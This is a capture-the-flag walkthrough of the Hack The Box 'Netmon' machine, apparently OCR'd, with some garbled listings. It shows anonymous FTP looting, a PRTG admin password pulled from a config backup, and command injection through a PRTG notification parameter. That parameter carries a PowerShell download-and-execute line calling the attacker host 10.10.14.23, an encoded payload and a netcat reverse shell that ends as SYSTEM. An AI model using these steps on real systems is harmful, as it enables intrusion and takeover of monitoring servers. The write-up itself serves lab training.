netmon

```
(root  kali)-[/Documents/htb/boxes/netmon]
nmap -sC -sV -oA nmap/netmon 10.10.10.152
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-11 17:19 EDT
Nmap scan report for 10.10.10.152
Host is up (0.27s latency).
Not_shown: 995 closed ports
       STATE SERVICE
                           VERSION
21/tcp open ftp
                           Microsoft ftpd
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
  02-03-19 12:18AM
                                     1024 .rnd
  02-25-19 10:15PM
                          <DIR>
                                          inetpub
  07-16-16 09:18AM
                          <DIR>
                                          PerfLogs
  02-25-19 10:56PM
                          <DIR>
                                          Program Files
  02-03-19 12:28AM
                          <DIR>
                                          Program Files (x86)
  02-03-19 08:08AM
                          <DIR>
                                          Users
 02-25-19 11:49PM
                          <DIR>
                                          Windows
80/tcp open http
                           Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
 _http-server-header: PRTG/18.1.37.13946
 http-title: Welcome | PRTG Network Monitor (NETMON)
 _Requested resource was /index.htm
 _http-trane-info: Problem with XML parsing of /evox/about
                           Microsoft Windows RPC
135/tcp open msrpc
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:
_clock-skew: mean: 3m46s, deviation: 0s, median: 3m46s
 smb-security-mode:
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
 smb2-security-mode:
    2.02:
      Message signing enabled but not required
 smb2-time:
    date: 2021-05-11T21:24:17
    start_date: 2021-05-11T18:47:23
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.63 seconds
```

we have a read access to c:\\ drive

```
t♠ kali)-[/Documents/htb/boxes/netmon]
ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 12:18AM
                                  1024 .rnd
02-25-19 10:15PM
                        <DIR>
                                       inetpub
07-16-16 09:18AM
                                       PerfLogs
                        <DIR>
                                       Program Files
02-25-19 10:56PM
                        <DIR>
02-03-19 12:28AM
                        <DIR>
                                       Program Files (x86)
02-03-19 08:08AM
                        <DIR>
                                       Users
02-25-19 11:49PM
                        <DIR>
                                       Windows
226 Transfer complete.
ftp> dir -a
200 PORT command successful.
125 Data connection already open; Transfer starting.
                        <DIR>
                                       $RECYCLE.BIN
11-20-16 10:46PM
02-03-19 12:18AM
                                  1024 .rnd
11-20-16 09:59PM
                                389408 bootmgr
07-16-16 09:10AM
                                     1 BOOTNXT
02-03-19 08:05AM
                        <DIR>
                                       Documents and Settings
02-25-19 10:15PM
                        <DIR>
                                       inetpub
05-11-21 02:47PM
                             738197504 pagefile.sys
07-16-16 09:18AM
                        <DIR>
                                       PerfLogs
02-25-19 10:56PM
                        <DIR>
                                       Program Files
                                       Program Files (x86)
02-03-19 12:28AM
                        <DIR>
02-25-19 10:56PM
                                       ProgramData
                        <DIR>
02-03-19 08:05AM
                        <DIR>
                                       Recovery
                                       System Volume Information
02-03-19 08:04AM
                        <DIR>
02-03-19 08:08AM
                        <DIR>
02-25-19 11:49PM
                        <DIR>
                                       Windows
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-25-19 11:44PM
                                       Administrator
                        <DIR>
02-03-19 12:35AM
                        <DIR>
                                       Public
226 Transfer complete.
```


```
ftp> cd Public
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
02-03-19 08:05AM
                        <DIR>
                                        Documents
                                        Downloads
07-16-16 09:18AM
                        <DIR>
07-16-16 09:18AM
                        <DIR>
                                        Music
07-16-16 09:18AM
                        <DIR>
                                        Pictures
02-03-19 12:35AM
                                     33 user.txt
07-16-16 09:18AM
                       <DIR>
                                        Videos
226 Transfer complete.
ftp> help
Commands may be abbreviated. Commands are:
                dir
                                 mdelete:
                                                 qc
                                                                  site
$
                disconnect
                                 mdir
                                                 sendport:
                                                                  size
                exit
                                 mget
                                                 put
account
                                                                  status
append
                form-
                                 mkdir
                                                 pwd
                                                                  struct
ascii
                get:
                                 mls
                                                 quit
                                                                  system
bell
                glob
                                 mode
                                                                  sunique
                                                 quote
binary
                hash
                                 modtime
                                                                  tenex
                                                 recv
bye
                help
                                 mput
                                                                  tick
                                                 reget
                idle
case
                                 newer
                                                 rstatus
                                                                  trace
cd
                image
                                                 rhelp
                                 nmap
                                                                  type
cdup
                ipany
                                 nlist
                                                 rename
                                                                  user
chmod
                ipv4
                                 ntrans
                                                                  umask
                                                 reset :
close
                ipv6
                                                                  verbose
                                 open
                                                 restart
                lcd:
\operatorname{cr}
                                 prompt
                                                 rmdir
delete
                ls
                                 passive
                                                 runique
debug
                macdef
                                 proxy
                                                 send
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful.
150 Opening ASCII mode data connection.
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
33 bytes received in 0.23 secs (0.1403 kB/s)
  -(root@ kali)-[/Documents/htb/boxes/netmon]
netmon.ctb netmon.ctb~ netmon.ctb~~ netmon.ctb~~~ nmap
                                                             user.txt
  -(root® kali)-[/Documents/htb/boxes/netmon]
 _#_cat_user.txt
dd58ce67b49e15105e88096c8d9255a5
```




PRTG Network Monitor (NETMON)



Login Name		
Password		



doesn't work



https://gracefulsecurity.com > path-traversal-cheat-sheet... •

Path Traversal Cheat Sheet: Windows | GracefulSecurity

https://gracefulsecurity.com/path-traversal-cheat-sheet-windows/

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
                                  1024 .rnd
02-03-19 12:18AM
02-25-19 10:15PM
                        <DIR>
                                       inetpub
07-16-16 09:18AM
                                       PerfLogs
                        <DIR>
02-25-19 10:56PM
                        <DIR>
                                       Program Files
02-03-19 12:28AM assessor
                                       Program Files (x86)
                        <DIR>
02-03-19 08:08AM
                        <DIR>
                                       Users
02-25-19 11:49PM
                        <DIR>
                                       Windows
226 Transfer complete.
ftp> cd Windows
250 CWD command successful.
ftp> get php.ini
local: php.ini remote: php.ini
200 PORT command successful.
550 The system cannot find the file specified.
ftp> cd system32
250 CWD command successful.
ftp> cd drivers
250 CWD command successful.
ftp> cd etc
250 CWD command successful.
ftp> get hosts
local: hosts remote: hosts
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
824 bytes received in 0.30 secs (2.6459 kB/s)
```

```
ftp> cd windows
250 CWD command successful.
ftp> get win.ini
local: win.ini remote: win.ini
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
92 bytes received in 0.20 secs (0.4421 kB/s)
```

the patch level of machine

```
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 12:18AM
                                  1024 .rnd
02-25-19 10:15PM
                        <DIR>
                                       inetpub
07-16-16 09:18AM
                                       PerfLogs
                        <DIR>
02-25-19 10:56PM
                        <DIR>
                                       Program Files
02-03-19 12:28AM
                                       Program Files (x86)
                        <DIR>
02-03-19 08:08AM
                        <DIR>
                                       Users
02-25-19 11:49PM
                        <DIR>
                                       Windows
226 Transfer complete.
ftp> cd windows
250 CWD command successful.
ftp> get windowsupdate.log
local: windowsupdate.log remote: windowsupdate.log
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
275 bytes received in 0.31 secs (0.8757 kB/s)
```

licence file for windows

```
root to kali)-[/Documents/htb/boxes/netmon/ftp]

# ls
hosts license.rtf windowsupdate.log win.ini
```

```
-(root@kali)-[/Documents/htb/boxes/netmon/ftp]
Lat hosts
# Copyright (c) 1993-2009 Microsoft Corp.
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
 lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
      102.54.94.97
#
                        rhino.acme.com
                                              # source server
#
       38.25.63.10
                       x.acme.com
                                               # x client host
# localhost name resolution is handled within DNS itself.
#
       127.0.0.1
                       localhost
#
                        localhost
        :: 1
```

didn't giving us extre host names

```
cat license.rtf
{\rtf1\ansi\ansicpg1252\deff0\deflang1033\deflangfe1033{\fonttbl{\f0\fnil\fcharset0 Segoe UI;
{\colortbl ;\red0\green0\blue255;}
{\stylesheet{ Normal;}{\s1 heading 1;}{\s2 heading 2;}{\s3 heading 3;}}
{\*\generator Msftedit 5.41.21.2510;}\viewkind4\uc1\pard\sa200\tx540\tx1080\tx1620\tx2160\tx2
b Diagnostic and Usage Information.b0 Microsoft automatically collects this information ov,
    and user experience, and the quality and security of Microsoft products and services. Consionganization. Windows Server 2016 has four (4) information collection settings (Security, Base e setting by default. This level includes information required to: (i) run our antimalware are equality, and application usage and compatibility; and (iii) identify quality issues in the b Choice and Control:\b0 Administrators can change the level of information collection throw mation, see (aka.ms/winserverdata) and the Windows Server Privacy Statement (aka.ms/winserver\pard\nowidctlpar\sa200\qc\tx540\tx1080\tx1620\tx2160\tx2700\b *************************
\pard\nowidctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700 MICROSOFT SOFTWARE LICENSE TERMS\pa\pard\brdry\pard\brdry\pard\brdry\pard\brdry\pard\brdry\pard\brdry\pard\tx1080\tx1620\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx2160\tx
```

```
(root  kali)-[/Documents/htb/boxes/netmon/ftp]
n cat windowsupdate.log
Windows Update logs are now generated using ETW (Event Tracing for Windows).
Please run the Get-WindowsUpdateLog PowerShell command to convert ETW traces into a readable WindowsUpdate.log.

(root  kali)-[/Documents/htb/boxes/netmon/ftp]
# cat win.ini
```

```
(root@ kali)-[/Documents/htb/boxes/netmon/ftp]

# cat win.ini
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

windows update logs

```
ftp> cd SoftwareDistribution
250 CWD command successful.
ftp> cd download
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

nothing , never be updated





▶ Videos

Images

■ News

: More

Settings

About 128,000 results (0.54 seconds)

https://kb.paessler.com > topic > 463-how-and-where-d... •

How and where does PRTG store its data? | Paessler ...

How **PRTG Network Monitor** stores its data · Into the program directory (core installation) · Into the data directory (monitoring **configuration**, monitoring data, logs, etc.) ...

Data directory

The default setting of the data directory depends on the PRTG Network Monitor version you are using (deprecated versions 7/8, or version 9 and later), as well as on your Windows version. The paths are also different if you have upgraded from a deprecated version 7/8 versus installed a new version 9 and later.

The default data folder is located as follows, depending on your Windows version:

Windows Server 2012 (R2), Windows Server 2016, Windows 10, Windows 8.1, Windows 8, Windows 7, Windows Server 2008 R2:

%programdata%\Paessler\PRTG Network Monitor

```
ftp> cd "PRTG Network Monitor"
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
                        <DIR>
                                       Configuration Auto-Backups
05-11-21 03:29PM
05-11-21 02:48PM
                        <DIR>
                                       Log Database
                                       Logs (Debug)
02-03-19 12:18AM
                        <DIR>
                                       Logs (Sensors)
02-03-19 12:18AM
                        <DIR>
                                       Logs (System)
02-03-19 12:18AM
                        <DIR>
                                       Logs (Web Server)
05-11-21 02:48PM
                        <DIR>
05-11-21 02:53PM
                        <DIR>
                                       Monitoring Database
02-25-19 10:54PM
                               1189697 PRTG Configuration.dat
02-25-19 10:54PM
                               1189697 PRTG Configuration.old
                               1153755 PRTG Configuration.old.bak
07-14-18 03:13AM
                               1714490 PRTG Graph Data Cache.dat
05-11-21 06:17PM
02-25-19 11:00PM
                        <DIR>
                                       Report PDFs
                                       System Information Database
02-03-19 12:18AM
                        <DIR>
02-03-19 12:40AM
                        <DIR>
                                       Ticket Database
02-03-19
          12:18AM
                        <DIR>
                                       ToDo Database
226 Transfer complete.
```

```
ftp> get "PRTG Configuration.dat"
local: PRTG Configuration.dat remote: PRTG Configuration.dat
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1189697 bytes received in 33.37 secs (34.8126 kB/s)
```

```
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1153755 bytes received in 26.02 secs (43.3082 kB/s)
```

```
____(root@ kali)-[/Documents/htb/boxes/netmon/ftp] privategroup.


# grep -i -B5 -A5 password PRTG\ Configuration.old.bak | sed 's/ //g' | sort -u
```

```
<password>
PDWXMOPZT43U2GKGR3YCBILXDMLAUZVBN27KGB0PKXRQ ====
⟨playsound>
<playsound>
<position>
⟨privatekey>
<privatekey>
</proxy>
oxy>

proxypassword>
ord>
⟨ proxyport>
oxyport>
       PrTg@dmin2018
PRTGSystemAdministrator
<retrysnmp>
       <!---User:prtgadmin-->
```


prtgadmin:PrTg@dmin2018


PRTG Network Monitor (NETMON)



Lets try to login smb with this

the config are done on 2019 and the old config's password are in 2018 what is the chance that is the current password is PrTg@dmin2019 instead of PrTg@dmin2018







Program File ®

Demo exe notification - outfile.ps1

Parameter

test | ping -n 1 10.10.14.23

Domain or Computer Name

```
(root kali)-[/Documents/htb/boxes/netmon/ftp]
# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
19:05:06.368537 IP 10.10.10.152 > 10.10.14.23: ICMP echo request, id 1, seq 7802, length 40
19:05:06.368555 IP 10.10.14.23 > 10.10.10.152: ICMP echo reply, id 1, seq 7802, length 40
```

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.23 -Port 1337

test | IEX(New-Object Net.WebClient).downloadString('http://10.10.14.23:8000/reverse.ps1|)

test | IEX(New-Object Net.WebClient).downloadString("http://10.10.14.23:8000/reverse.ps1")

get nothing encode it to remove bad character

Parameter 0

saad | powershell -enc ZgB1AG4AYwB0AGkAbwBuACAASQBuAHYAbwBrAGUALQBQAG8AdwBIAHIAUwBoAGUAbABsAFQA

```
(root  kali)-[/Documents/htb/boxes/netmon]
# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.152.
Ncat: Connection from 10.10.10.152:53748.
Windows PowerShell running as user NETMON$ on NETMON
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
nt authority\system
```